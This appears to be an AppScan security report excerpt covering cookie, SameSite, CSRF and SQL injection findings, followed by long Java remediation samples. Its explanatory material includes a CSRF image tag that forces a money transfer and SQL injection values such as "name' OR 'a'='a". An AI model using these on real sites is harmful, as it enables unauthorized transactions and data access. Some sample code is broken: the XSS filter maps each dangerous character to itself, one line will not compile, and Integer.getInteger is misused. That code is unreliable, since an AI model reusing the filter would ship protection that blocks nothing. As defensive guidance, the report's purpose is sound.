Pragma: no-cache - This directive is required for older browsers, that do not support the Cache-Control header.

CWE

525

I Client-Side (JavaScript) Cookie References

Cause

Cookies are created at the client side

Risk

The worst case scenario for this attack depends on the context and role of the cookies that are created at the client side

A cookie is a piece of information usually created by the Web server and stored in the Web browser.

The cookie contains information used by web applications mainly (but not only) to identify users and maintain their state.

AppScan detected that the JavaScript code at the client side is used to manipulate (either create or modify) the site's cookies.

It is possible for an attacker to view this code, understand its logic, and use it to compose his own cookies, or modify existing ones, based on this knowledge.

The damage an attacker may cause depends on how the application uses its cookies, or what information it stores in them.

Among other things, cookie manipulation may lead to session hijacking or privilege escalation.

Other vulnerabilities caused by cookie poisoning contain SQL injection and Cross-Site scripting.

Fix recommendation

[1] Avoid placing business/security logic at the client side.

[2] Find and remove insecure client-side Javascript code which may pose a security threat to the site.

CWE

602

External references

- WASC Threat Classification: Information Leakage

Go to Table of Contents

M Cookie with Insecure or Improper or Missing SameSite attribute

Cause

Sensitive Cookie with Improper or Insecure or Missing SameSite Attribute

Risk

Prevent Cookie information leakage by restricting cookies to first-party or same-site context

Attacks can extend to Cross-Site-Request-Forgery (CSRF) attacks if there are no additional protections in place (such as Anti-CSRF tokens).

The SameSite attribute controls how cookies are sent for cross-domain requests.

The attribute may have three values: 'Lax', 'Strict', or 'None'. If 'None' is used, a website may create a cross-domain POST HTTP request to another website, and the browser automatically adds cookies to this request.

This may lead to Cross-Site-Request-Forgery (CSRF) attacks if there are no additional protections in place (such as Anti-CSRF tokens).

Modes and their uses:

'Lax' mode: the cookie will only be sent with a top-level get request.

'Strict' mode; the cookie will not be sent with any cross-site usage even if the user follows a link to another website.

'None' mode: the cookie will be sent with the cross-site requests.

The attribute having: 'Lax' or 'None' must have 'Secure' Flag set and must be transferred over https.

Example - Set-Cookie: key=value; SameSite=Lax;Secure

Setting attribute to 'Strict' is the recommended option.

Example - Set-Cookie: key=value; SameSite=Strict

Fix recommendation

[1] Review possible solutions for configuring SameSite Cookie attribute to recommended values.

[2] Restrict Cookies to a first-party or same-site context.

[3] Verify and set the SameSite attribute of your cookie to Strict, to ensure that the cookie will only be sent in a first-party context.

[4] Or, if you want to relax the restrictions of first-party context, then verify and set the SameSite attribute of the cookie to Lax with Secure Flag enabled and transferred over HTTPS.

CWE

1275

External references

- WASC Threat Classification: Information Leakage
- SameSite Cookies

Go to Table of Contents

M Credit Card Number Pattern Found (Visa)

Cause

Insecure web application programming or configuration

Risk

It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

AppScan detected a response containing a complete Visa credit card number.

For reasons of security and privacy, credit card numbers should not appear in web pages.

Fix recommendation

Refrain from including credit card numbers in your website.

CWE

200

M Cross-Site Request Forgery

Cause

This vulnerability arises because the application allows the user to perform some sensitive action without verifying that the request was sent intentionally.
An attacker can cause a victim's browser to emit an HTTP request to an arbitrary URL in the application. When this request is sent from an authenticated victim's browser, it will include the victim's session cookie or authentication header. The application will accept this as a valid request from an authenticated user.
When a web server is designed to receive a request from a client without any mechanism for verifying that it was intentionally sent, an attacker may be able to trick a client into making an unintentional request from a different site, which will be treated as an authentic request by the application. This can be done by submitting a form, loading an image, sending an XMLHttpRequest in JavaScript, and more.
For example, this IMG tag can be embedded in an attacker's webpage, and the victim's browser will submit a request to retrieve the image. This valid request will be processed by the application, and the browser will not display a broken image. `<img src="https://myapp.com/transfer?acct=VICTIM&amount=10000" width=0 height=0 border=0>`. As a result, money is transferred from the victim's account to the attacker, using the victim’s session.

Risk

An attacker can exploit this vulnerability to perform sensitive actions in another user's account, or using their privileges.

It may be possible to force an end-user to execute unwanted actions on a web application in which they're currently authenticated. This would allow the attacker to alter user records and to perform transactions as that user.

If the user is currently logged-in to the victim site, the request will automatically use the user's credentials such as session cookies, IP address, and other browser authentication methods. Using this method, the attacker forges the victim's identity and submits actions on their behalf.

The severity of this vulnerability depends on the affected functionality in context of the application. For example, a CSRF attack on a search page is less severe than a CSRF attack on a money-transfer or profile-update page.

Fix recommendation

Set all session and authentication cookies to include the `SameSite` attribute, setting it to `Strict` or `Lax`. When setting this attribute to `Lax` ensure that no sensitive action can be performed via a `GET` request, as per the HTTP standard.

Use built-in CSRF protection provided by the platform or framework, and ensure to activate it appropriately whether in configuration or code.

If your platform does not provide a built-in anti-CSRF mechanism, consider integrating a well-vetted library to implement the protection, such as OWASP CSRFGuard.

Avoid building a custom anti-CSRF implementation, as this can be complicated to achieve correctly without allowing trivial bypass. If you absolutely must do so due to lack of standard library support, you should generate a secure, random and non-predictable token (e.g. GUID v4) on the server and embed it in each HTML form, while binding it to the user's session. Upon receiving the submitted form, verify that the included form token matches the token previously bound to the user. It is also feasible to embed the CSRF token in a designated cookie ('double-submitted cookie'), or even better use a custom request header - when the server receives these together with the submitted form token, it is simple to validate that they match (instead of storing in the user's session).

An alternative approach would be to require user reauthentication for specific actions, to ensure the user's active confirmation. Note that this would substantially impact user experience, so this should be used sparingly and only for especially sensitive actions.

Verify the source of the request by validating the `Origin` header if present, or at least the `Referer` header. Discard sensitive requests that originate from a different site.

CWE

352

External references

- OWASP CSRF Cheat Sheet
- OWASP CSRFGuard

Go to Table of Contents

M Database Error Pattern Found

Cause

Sanitation of hazardous characters was not performed correctly on user input

Risk

It is possible to view, modify or delete database entries and tables

AppScan discovered Database Errors in the test response, that may have been triggered by an attack other than SQL Injection.

It is possible, though not certain, that this error indicates a possible SQL Injection vulnerability in the application.

If it does, please read the following SQL Injection advisory carefully.

The software constructs all or part of an SQL command using externally-influenced input, but it incorrectly neutralizes special elements that could modify the intended SQL command when sent to the database.

Without sufficient removal or quoting of SQL syntax in user-controllable inputs, the generated SQL query can cause those inputs to be interpreted as SQL instead of ordinary user data. This can be used to alter query logic to bypass security checks, or to insert additional statements that modify the back-end database, and possibly including execution of system commands.

For example, let's say we have an HTML page with a login form, which eventually runs the following SQL query on the database using the user input:

SELECT * FROM accounts WHERE username='$user' AND password='$pass'

The two variables, $user and $pass, contain the user credentials entered by the user in the login form.

Therefore, if the user has input "jsmith" as the username, and "Demo1234" as the password, the SQL query will look like this:

SELECT * FROM accounts WHERE username='jsmith' AND password='Demo1234'

But if the user input "'" (a single apostrophe) as the username, and "'" (a single apostrophe) as the password, the SQL query will look like this:

SELECT * FROM accounts WHERE username=''' AND password='''

This, of course, is a malformed SQL query, and will invoke an error message, which may be returned in the HTTP response.

An error such as this informs the attacker that an SQL Injection has succeeded, which will lead the attacker to attempt further attack vectors.

Sample Exploit:

The following C# code dynamically constructs and executes a SQL query that searches for items matching a specified name. The query restricts the items displayed to those where owner matches the user name of the currently-authenticated user.

... string userName = ctx.getAuthenticatedUserName(); string query = "SELECT * FROM items WHERE owner = '" + userName + "' AND itemname = '" + ItemName.Text + "'"; sda = new SqlDataAdapter(query, conn); DataTable dt = new DataTable(); sda.Fill(dt); ...

The query that this code intends to execute follows:

SELECT * FROM items WHERE owner = AND itemname = ;

However, because the query is constructed dynamically by concatenating a constant base query string and a user input string, the query only behaves correctly if itemName does not contain a single-quote character. If an attacker with the user name wiley enters the string "name' OR 'a'='a" for itemName, then the query becomes the following:

SELECT * FROM items WHERE owner = 'wiley' AND itemname = 'name' OR 'a'='a';

The addition of the OR 'a'='a' condition causes the where clause to always evaluate to true, so the query becomes logically equivalent to the much simpler query:

SELECT * FROM items;

Fix recommendation

There are several mitigation techniques:

[1] Strategy: Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur, or provides constructs that make it easier to avoid.

[2] Strategy: Parameterization

If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.

[3] Strategy: Environment Hardening

Run your code using the lowest privileges that are required to accomplish the necessary tasks.

[4] Strategy: Output Encoding

If you need to use dynamically-generated query strings or commands in spite of the risk, properly quote arguments and escape any special characters within those arguments.

[5] Strategy: Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy: a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on blacklisting malicious or malformed inputs. However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

Here are two possible ways to protect your web application against SQL injection attacks:

[1] Use a stored procedure rather than dynamically built SQL query string. The way parameters are passed to SQL Server stored procedures, prevents the use of apostrophes and hyphens.

Here is a simple example of how to use stored procedures in ASP.NET:

' Visual Basic example Dim DS As DataSet Dim MyConnection As SqlConnection Dim MyCommand As SqlDataAdapter Dim SelectCommand As String = "select * from users where username = @username" ... MyCommand.SelectCommand.Parameters.Add(New SqlParameter("@username", SqlDbType.NVarChar, 20)) MyCommand.SelectCommand.Parameters("@username").Value = UserNameField.Value // C# example String selectCmd = "select * from Authors where state = @username"; SqlConnection myConnection = new SqlConnection("server=..."); SqlDataAdapter myCommand = new SqlDataAdapter(selectCmd, myConnection); myCommand.SelectCommand.Parameters.Add(new SqlParameter("@username", SqlDbType.NVarChar, 20)); myCommand.SelectCommand.Parameters["@username"].Value = UserNameField.Value;

[2] You can add input validation to Web Forms pages by using validation controls. Validation controls provide an easy-to-use mechanism for all common types of standard validation - for example, testing for valid dates or values within a range - plus ways to provide custom-written validation. In addition, validation controls allow you to completely customize how error information is displayed to the user. Validation controls can be used with any controls that are processed in a Web Forms page's class file, including both HTML and Web server controls.

In order to make sure user input contains only valid values, you can use one of the following validation controls:

a. "RangeValidator": checks that a user's entry (value) is between specified lower and upper boundaries. You can check ranges within pairs of numbers, alphabetic characters, and dates.

b. "RegularExpressionValidator": checks that the entry matches a pattern defined by a regular expression. This type of validation allows you to check for predictable sequences of characters, such as those in social security numbers, e-mail addresses, telephone numbers, postal codes, and so on.

Important note: validation controls do not block user input or change the flow of page processing; they only set an error state, and produce error messages. It is the programmer's responsibility to test the state of the controls in the code before performing further application-specific actions.

There are two ways to check for user input validity:

1. Testing for a general error state:

In your code, test the page's IsValid property. This property rolls up the values of the IsValid properties of all the validation controls on the page (using a logical AND). If one of the validation controls is set to invalid, the page's property will return false.

2. Testing for the error state of individual controls:

Loop through the page's Validators collection, which contains references to all the validation controls. You can then

examine the IsValid property of each validation control.

** Prepared Statements:

There are 3 possible ways to protect your application against SQL injection, i.e. malicious tampering of SQL parameters. Instead of dynamically building SQL statements, use:

[1] PreparedStatement, which is precompiled and stored in a pool of PreparedStatement objects. PreparedStatement defines setters to register input parameters that are compatible with the supported JDBC SQL data types. For example, setString should be used for input parameters of type VARCHAR or LONGVARCHAR (refer to the Java API for further details). This way of setting input parameters prevents an attacker from manipulating the SQL statement through injection of bad characters, such as apostrophe.

Example of how to use a PreparedStatement in J2EE:

// J2EE PreparedStatemenet Example // Get a connection to the database Connection myConnection; if (isDataSourceEnabled()) { // using the DataSource to get a managed connection Context ctx = new InitialContext(); myConnection = ((DataSource)ctx.lookup(datasourceName)).getConnection(dbUserName, dbPassword); } else { try { // using the DriverManager to get a JDBC connection Class.forName(jdbcDriverClassPath); myConnection = DriverManager.getConnection(jdbcURL, dbUserName, dbPassword); } catch (ClassNotFoundException e) { ... } } ... try { PreparedStatement myStatement = myConnection.prepareStatement("select * from users where username = ?"); myStatement.setString(1, userNameField); ResultSet rs = myStatement.executeQuery(); ... rs.close(); } catch (SQLException sqlException) { ... } finally { myStatement.close(); myConnection.close(); }

[2] CallableStatement, which extends PreparedStatement to execute database SQL stored procedures. This class inherits input setters from PreparedStatement (see [1] above).

The following example assumes that this database stored procedure has been created:

CREATE PROCEDURE select_user (@username varchar(20))

AS SELECT * FROM USERS WHERE USERNAME = @username;

Example of how to use a CallableStatement in J2EE to execute the above stored procedure:

// J2EE PreparedStatemenet Example // Get a connection to the database Connection myConnection; if (isDataSourceEnabled()) { // using the DataSource to get a managed connection Context ctx = new InitialContext(); myConnection = ((DataSource)ctx.lookup(datasourceName)).getConnection(dbUserName, dbPassword); } else { try { // using the DriverManager to get a JDBC connection Class.forName(jdbcDriverClassPath); myConnection = DriverManager.getConnection(jdbcURL, dbUserName, dbPassword); } catch (ClassNotFoundException e) { ... } } ... try { PreparedStatement myStatement = myConnection.prepareCall("{?= call select_user ?,?}"); myStatement.setString(1, userNameField); myStatement.registerOutParameter(1, Types.VARCHAR); ResultSet rs = myStatement.executeQuery(); ... rs.close(); } catch (SQLException sqlException) { ... } finally { myStatement.close(); myConnection.close(); }

[3] Entity Bean, which represents an EJB business object in a persistent storage mechanism. There are two types of entity beans: bean-managed and container-managed. With bean-managed persistence, the developer is responsible of writing the SQL code to access the database (refer to sections [1] and [2] above). With container-managed persistence, the EJB container automatically generates the SQL code. As a result, the container is responsible of preventing malicious attempts to tamper with the generated SQL code.

Example of how to use an Entity Bean in J2EE:

// J2EE EJB Example try { // lookup the User home interface UserHome userHome = (UserHome)context.lookup(User.class); // find the User remote interface User = userHome.findByPrimaryKey(new UserKey(userNameField)); ... } catch (Exception e) { ... }

RECOMMENDED JAVA TOOLS

N/A

REFERENCES

https://docs.oracle.com/javase/7/docs/api/java/sql/PreparedStatement.html
- https://docs.oracle.com/javase/7/docs/api/java/sql/PreparedStatement.html external

https://docs.oracle.com/javase/7/docs/api/java/sql/CallableStatement.html
- https://docs.oracle.com/javase/7/docs/api/java/sql/CallableStatement.html external

** Input Data Validation:

While data validations may be provided as a user convenience on the client-tier, data validation must be performed on the server-tier using Servlets. Client-side validations are inherently insecure because they can be easily bypassed, e.g. by disabling Javascript.

A good design usually requires the web application framework to provide server-side utility routines to validate the following:

[1] Required field

[2] Field data type (all HTTP request parameters are Strings by default)

[3] Field length

[4] Field range

[5] Field options

[6] Field pattern

[7] Cookie values

[8] HTTP Response

A good practice is to implement the above routine as static methods in a "Validator" utility class. The following sections describe an example validator class.

[1] Required field

Always check that the field is not null and its length is greater than zero, excluding leading and trailing white spaces.

Example of how to validate required fields:

// Java example to validate required fields public Class Validator { ... public static boolean validateRequired(String value) { boolean isFieldValid = false; if (value != null && value.trim().length() > 0) { isFieldValid = true; } return isFieldValid; } ... } ... String fieldValue = request.getParameter("fieldName"); if (Validator.validateRequired(fieldValue)) { // fieldValue is valid, continue processing request ... }

[2] Field data type

In web applications, input parameters are poorly typed. For example, all HTTP request parameters or cookie values are of type String. The developer is responsible for verifying the input is of the correct data type. Use the Java primitive wrapper classes to check if the field value can be safely converted to the desired primitive data type.

Example of how to validate a numeric field (type int):

// Java example to validate that a field is an int number public Class Validator { ... public static boolean validateInt(String value) { boolean isFieldValid = false; try { Integer.parseInt(value); isFieldValid = true; } catch (Exception e) { isFieldValid = false; } return isFieldValid; } ... } ... // check if the HTTP request parameter is of type int String fieldValue = request.getParameter("fieldName"); if (Validator.validateInt(fieldValue)) { // fieldValue is valid, continue processing request ... }

A good practice is to convert all HTTP request parameters to their respective data types. For example, the developer should store the "integerValue" of a request parameter in a request attribute and use it as shown in the following example:

// Example to convert the HTTP request parameter to a primitive wrapper data type // and store this value in a request attribute for further processing String fieldValue = request.getParameter("fieldName"); if (Validator.validateInt(fieldValue)) { // convert fieldValue to an Integer Integer integerValue = Integer.getInteger(fieldValue); // store integerValue in a request attribute request.setAttribute("fieldName", integerValue); } ... // Use the request attribute for further processing Integer integerValue = (Integer)request.getAttribute("fieldName"); ...

The primary Java data types that the application should handle:

- Byte

- Short

- Integer

- Long

- Float

- Double

- Date

[3] Field length

Always ensure that the input parameter (whether HTTP request parameter or cookie value) is bounded by a minimum length and/or a maximum length.

Example to validate that the length of the userName field is between 8 and 20 characters:

// Example to validate the field length public Class Validator { ... public static boolean validateLength(String value, int minLength, int maxLength) { String validatedValue = value; if (!validateRequired(value)) { validatedValue = ""; } return (validatedValue.length() >= minLength && validatedValue.length() <= maxLength); } ... } ... String userName = request.getParameter("userName"); if (Validator.validateRequired(userName)) { if (Validator.validateLength(userName, 8, 20)) { // userName is valid, continue further processing ... } }

[4] Field range

Always ensure that the input parameter is within a range as defined by the functional requirements.

Example to validate that the input numberOfChoices is between 10 and 20:

// Example to validate the field range public Class Validator { ... public static boolean validateRange(int value, int min, int max) { return (value >= min && value <= max); } ... } ... String fieldValue = request.getParameter("numberOfChoices"); if (Validator.validateRequired(fieldValue)) { if (Validator.validateInt(fieldValue)) { int numberOfChoices = Integer.parseInt(fieldValue); if (Validator.validateRange(numberOfChoices, 10, 20)) { // numberOfChoices is valid, continue processing request ... } } }

[5] Field options

Often, the web application presents the user with a set of options to choose from, e.g. using the SELECT HTML tag, but fails to perform server-side validation to ensure that the selected value is one of the allowed options. Remember that a malicious user can easily modify any option value. Always validate the selected user value against the allowed options as

defined by the functional requirements.

Example to validate the user selection against a list of allowed options:

// Example to validate user selection against a list of options public Class Validator { ... public static boolean validateOption(Object[] options, Object value) { boolean isValidValue = false; try { List list = Arrays.asList(options); if (list != null) { isValidValue = list.contains(value); } } catch (Exception e) { } return isValidValue; } ... } ... // Allowed options String[] options = {"option1", "option2", "option3"); // Verify that the user selection is one of the allowed options String userSelection = request.getParameter("userSelection"); if (Validator.validateOption(options, userSelection)) { // valid user selection, continue processing request ... }

[6] Field pattern

Always check that the user input matches a pattern as defined by the functionality requirements. For example, if the userName field should only allow alpha-numeric characters, case insensitive, then use the following regular expression:

^[a-zA-Z0-9]*$

Java 1.3 or earlier versions do not include any regular expression packages. Apache Regular Expression Package (see Resources below) is recommended for use with Java 1.3 to resolve this lack of support. Example to perform regular expression validation:

// Example to validate that a given value matches a specified pattern // using the Apache regular expression package import org.apache.regexp.RE; import org.apache.regexp.RESyntaxException; public Class Validator { ... public static boolean matchPattern(String value, String expression) { boolean match = false; if (validateRequired(expression)) { RE r = new RE(expression); match = r.match(value); } return match; } ... } ... // Verify that the userName request parameter is alpha-numeric String userName = request.getParameter("userName"); if (Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) { // userName is valid, continue processing request ... }

Java 1.4 introduced a new regular expression package (java.util.regex). Here is a modified version of Validator.matchPattern using the new Java 1.4 regular expression package:

// Example to validate that a given value matches a specified pattern // using the Java 1.4 regular expression package import java.util.regex.Pattern; import java.util.regexe.Matcher; public Class Validator { ... public static boolean matchPattern(String value, String expression) { boolean match = false; if (validateRequired(expression)) { match = Pattern.matches(expression, value); } return match; } ... }

[7] Cookie value

Use the javax.servlet.http.Cookie object to validate the cookie value. The same validation rules (described above) apply to cookie values depending on the application requirements, e.g. validate a required value, validate length, etc.

Example to validate a required cookie value:

// Example to validate a required cookie value // First retrieve all available cookies submitted in the HTTP request Cookie[] cookies = request.getCookies(); if (cookies != null) { // find the "user" cookie for (int i=0; i<cookies.length; ++i) { if (cookies[i].getName().equals("user")) { // validate the cookie value if (Validator.validateRequired(cookies[i].getValue()) { // valid cookie value, continue processing request ... } } } }

[8] HTTP Response

[8-1] Filter user input

To guard the application against cross-site scripting, sanitize HTML by converting sensitive characters to their corresponding character entities. These are the HTML sensitive characters:

< > " ' % ;) (& +

Example to filter a specified string by converting sensitive characters to their corresponding character entities:

// Example to filter sensitive data to prevent cross-site scripting public Class Validator { ... public static String filter(String value) { if (value == null) { return null; } StringBuffer result = new StringBuffer(value.length()); for (int i=0; i<value.length(); ++i) { switch (value.charAt(i)) { case '<': result.append("<"); break; case '>': result.append(">"); break; case '"': result.append("""); break; case '\'': result.append("'"); break; case '%': result.append("%"); break; case ';': result.append(";"); break; case '(': result.append("("); break; case ')': result.append(")"); break; case '&': result.append("&"); break; case '+': result.append("+"); break; default: result.append(value.charAt(i)); break; } return result; } ... } ... // Filter the HTTP response using Validator.filter PrintWriter out = response.getWriter(); // set output response out.write(Validator.filter(response)); out.close();

The Java Servlet API 2.3 introduced Filters, which supports the interception and transformation of HTTP requests or responses.

Example of using a Servlet Filter to sanitize the response using Validator.filter:

// Example to filter all sensitive characters in the HTTP response using a Java Filter. // This example is for illustration purposes since it will filter all content in the response, including HTML tags! public class SensitiveCharsFilter implements Filter { ... public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain) throws IOException, ServletException { PrintWriter out = response.getWriter(); ResponseWrapper wrapper = new ResponseWrapper((HttpServletResponse)response); chain.doFilter(request, wrapper); CharArrayWriter caw = new CharArrayWriter(); caw.write(Validator.filter(wrapper.toString())); response.setContentType("text/html"); response.setContentLength(caw.toString().length()); out.write(caw.toString()); out.close(); } ... public class CharResponseWrapper extends HttpServletResponseWrapper { private CharArrayWriter output; public String toString() { return output.toString(); } public CharResponseWrapper(HttpServletResponse response){ super(response); output = new CharArrayWriter(); } public PrintWriter getWriter(){ return new PrintWriter(output); } } } }

[8-2] Secure the cookie

When storing sensitive data in a cookie, make sure to set the secure flag of the cookie in the HTTP response, using Cookie.setSecure(boolean flag) to instruct the browser to send the cookie using a secure protocol, such as HTTPS or SSL.

Example to secure the "user" cookie:

// Example to secure a cookie, i.e. instruct the browser to // send the cookie using a secure protocol Cookie cookie = new Cookie("user", "sensitive"); cookie.setSecure(true); response.addCookie(cookie);

RECOMMENDED JAVA TOOLS

The two main Java frameworks for server-side validation are:

[1] Jakarta Commons Validator (integrated with Struts 1.1)

The Jakarta Commons Validator is a powerful framework that implements all the above data validation requirements. These rules are configured in an XML file that defines input validation rules for form fields. Struts supports output filtering of dangerous characters in the [8] HTTP Response by default on all data written using the Struts 'bean:write' tag. This filtering may be disabled by setting the 'filter=false' flag.

Struts defines the following basic input validators, but custom validators may also be defined:

required: succeeds if the field contains any characters other than white space.

mask: succeeds if the value matches the regular expression given by the mask attribute.

range: succeeds if the value is within the values given by the min and max attributes ((value >= min) & (value <= max)).

maxLength: succeeds if the field is length is less than or equal to the max attribute.

minLength: succeeds if the field is length is greater than or equal to the min attribute.

byte, short, integer, long, float, double: succeeds if the value can be converted to the corresponding primitive.

date: succeeds if the value represents a valid date. A date pattern may be provided.

creditCard: succeeds if the value could be a valid credit card number.

e-mail: succeeds if the value could be a valid e-mail address.

Example to validate the userName field of a loginForm using Struts Validator:

<form-validation> <global> ... <validator name="required" classname="org.apache.struts.validator.FieldChecks" method="validateRequired" msg="errors.required"> </validator> <validator name="mask" classname="org.apache.struts.validator.FieldChecks" method="validateMask" msg="errors.invalid"> </validator> ... </global> <formset> <form name="loginForm"> <!-- userName is required and is alpha-numeric case insensitive --> <field property="userName" depends="required,mask"> <!-- message resource key to display if validation fails --> <msg name="mask" key="login.userName.maskmsg"/> <arg0 key="login.userName.displayname"/> <var> <var-name>mask</var-name> <var-value>^[a-zA-Z0-9]*$</var-value> </var> </field> ... </form> ... </formset> </form-validation>

[2] JavaServer Faces Technology

JavaServer Faces Technology is a set of Java APIs (JSR 127) to represent UI components, manage their state, handle events and input validation.

The JavaServer Faces API implements the following basic validators, but custom validators may be defined:

validate_doublerange: registers a DoubleRangeValidator on a component

validate_length: registers a LengthValidator on a component

validate_longrange: registers a LongRangeValidator on a component

validate_required: registers a RequiredValidator on a component

validate_stringrange: registers a StringRangeValidator on a component

validator: registers a custom Validator on a component

The JavaServer Faces API defines the following UIInput and UIOutput Renderers (Tags):

input_date: accepts a java.util.Date formatted with a java.text.Date instance

output_date: displays a java.util.Date formatted with a java.text.Date instance

input_datetime: accepts a java.util.Date formatted with a java.text.DateTime instance

output_datetime: displays a java.util.Date formatted with a java.text.DateTime instance

input_number: displays a numeric data type (java.lang.Number or primitive), formatted with a java.text.NumberFormat

output_number: displays a numeric data type (java.lang.Number or primitive), formatted with a java.text.NumberFormat

input_text: accepts a text string of one line.

output_text: displays a text string of one line.

input_time: accepts a java.util.Date, formatted with a java.text.DateFormat time instance

output_time: displays a java.util.Date, formatted with a java.text.DateFormat time instance

input_hidden: allows a page author to include a hidden variable in a page

input_secret: accepts one line of text with no spaces and displays it as a set of asterisks as it is typed

input_textarea: accepts multiple lines of text

output_errors: displays error messages for an entire page or error messages associated with a specified client identifier

output_label: displays a nested component as a label for a specified input field

output_message: displays a localized message

Example to validate the userName field of a loginForm using JavaServer Faces:

<%@ taglib uri="https://docs.oracle.com/javaee/6/tutorial/doc/glxce.html" prefix="h" %> <%@ taglib uri="http://mrbool.com/how-to-create-a-login-validation-with-jsf-java-server-faces/27046" prefix="f" %> ... <jsp:useBean id="UserBean" class="myApplication.UserBean" scope="session" /> <f:use_faces> <h:form formName="loginForm" > <h:input_text id="userName" size="20" modelReference="UserBean.userName"> <f:validate_required/> <f:validate_length minimum="8" maximum="20"/> </h:input_text> <!-- display errors if present --> <h:output_errors id="loginErrors" clientId="userName"/> <h:command_button id="submit" label="Submit" commandName="submit" /> <p> </h:form> </f:use_faces>

REFERENCES

Java API 1.3 -

https://www.oracle.com/java/technologies/java-archive-13docs-downloads.html
- https://www.oracle.com/java/technologies/java-archive-13docs-downloads.html
external

Java API 1.4 -

https://www.oracle.com/java/technologies/java-archive-142docs-downloads.html
- https://www.oracle.com/java/technologies/java-archive-142docs-downloads.html
external

Java Servlet API 2.3 -

https://mvnrepository.com/artifact/javax.servlet/javax.servlet-api
- https://mvnrepository.com/artifact/javax.servlet/javax.servlet-api
external

Java Regular Expression Package -

http://jakarta.apache.org/regexp/
- http://jakarta.apache.org/regexp/
external

Jakarta Validator -

http://jakarta.apache.org/commons/validator/
- http://jakarta.apache.org/commons/validator/
external

JavaServer Faces Technology -

http://www.javaserverfaces.org/
- http://www.javaserverfaces.org/
external

** Error Handling:

Many J2EE web application architectures follow the Model View Controller (MVC) pattern. In this pattern a Servlet acts as a Controller. A Servlet delegates the application processing to a JavaBean such as an EJB Session Bean (the Model). The Servlet then forwards the request to a JSP (View) to render the processing results. Servlets should check all input, output, return codes, error codes and known exceptions to ensure that the expected processing actually occurred.

While data validation protects applications against malicious data tampering, a sound error handling strategy is necessary to prevent the application from inadvertently disclosing internal error messages such as exception stack traces. A good error handling strategy addresses the following items:

[1] Defining Errors

[2] Reporting Errors

[3] Rendering Errors

[4] Error Mapping

[1] Defining Errors

Hard-coded error messages in the application layer (e.g. Servlets) should be avoided. Instead, the application should use error keys that map to known application failures. A good practice is to define error keys that map to validation rules for HTML form fields or other bean properties. For example, if the "user_name" field is required, is alphanumeric, and must be unique in the database, then the following error keys should be defined:

(a) ERROR_USERNAME_REQUIRED: this error key is used to display a message notifying the user that the "user_name" field is required;

(b) ERROR_USERNAME_ALPHANUMERIC: this error key is used to display a message notifying the user that the "user_name" field should be alphanumeric;

(c) ERROR_USERNAME_DUPLICATE: this error key is used to display a message notifying the user that the "user_name" value is a duplicate in the database;

(d) ERROR_USERNAME_INVALID: this error key is used to display a generic message notifying the user that the "user_name" value is invalid;

A good practice is to define the following framework Java classes which are used to store and report application errors:

- ErrorKeys: defines all error keys

// Example: ErrorKeys defining the following error keys: // - ERROR_USERNAME_REQUIRED // - ERROR_USERNAME_ALPHANUMERIC // - ERROR_USERNAME_DUPLICATE // - ERROR_USERNAME_INVALID // ... public Class ErrorKeys { public static final String ERROR_USERNAME_REQUIRED = "error.username.required"; public static final String ERROR_USERNAME_ALPHANUMERIC = "error.username.alphanumeric"; public static final String ERROR_USERNAME_DUPLICATE = "error.username.duplicate"; public static final String ERROR_USERNAME_INVALID = "error.username.invalid"; ... }

- Error: encapsulates an individual error

// Example: Error encapsulates an error key. // Error is serializable to support code executing in multiple JVMs. public Class Error implements Serializable { // Constructor given a specified error key public Error(String key) { this(key, null); } // Constructor given a specified error key and array of placeholder objects public Error(String key, Object[] values) { this.key = key; this.values = values; } // Returns the error key public String getKey() { return this.key; } // Returns the placeholder values public Object[] getValues() { return this.values; } private String key = null; private Object[] values = null; }

- Errors: encapsulates a Collection of errors

// Example: Errors encapsulates the Error objects being reported to the presentation layer. // Errors are stored in a HashMap where the key is the bean property name and value is an // ArrayList of Error objects. public Class Errors implements Serializable { // Adds an Error object to the Collection of errors for the specified bean property. public void addError(String property, Error error) { ArrayList propertyErrors = (ArrayList)errors.get(property); if (propertyErrors == null) { propertyErrors = new ArrayList(); errors.put(property, propertyErrors); } propertyErrors.put(error); } // Returns true if there are any errors public boolean hasErrors() { return (errors.size > 0); } // Returns the Errors for the specified property public ArrayList getErrors(String property) { return (ArrayList)errors.get(property); } private HashMap errors = new HashMap(); }

Using the above framework classes, here is an example to process validation errors of the "user_name" field:

// Example to process validation errors of the "user_name" field. Errors errors = new Errors(); String userName = request.getParameter("user_name"); // (a) Required validation rule if (!Validator.validateRequired(userName)) { errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_REQUIRED)); } // (b) Alpha-numeric validation rule else if (!Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) { errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_ALPHANUMERIC)); } else { // (c) Duplicate check validation rule // We assume that there is an existing UserValidationEJB session bean that implements // a checkIfDuplicate() method to verify if the user already exists in the database. try { ... if (UserValidationEJB.checkIfDuplicate(userName)) { errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE)); } } catch (RemoteException e) { // log the error logger.error("Could not validate user for specified userName: " + userName); errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE); } } // set the errors object in a request attribute called "errors" request.setAttribute("errors", errors); ...

[2] Reporting Errors

There are two ways to report web-tier application errors:

(a) Servlet Error Mechanism

(b) JSP Error Mechanism

[2-a] Servlet Error Mechanism

A Servlet may report errors by:

- forwarding to the input JSP (having already stored the errors in a request attribute), OR

- calling response.sendError with an HTTP error code argument, OR

- throwing an exception

It is good practice to process all known application errors (as described in section [1]), store them in a request attribute, and forward to the input JSP. The input JSP should display the error messages and prompt the user to re-enter the data. The following example illustrates how to forward to an input JSP (userInput.jsp):

// Example to forward to the userInput.jsp following user validation errors RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp"); if (rd != null) { rd.forward(request, response); }

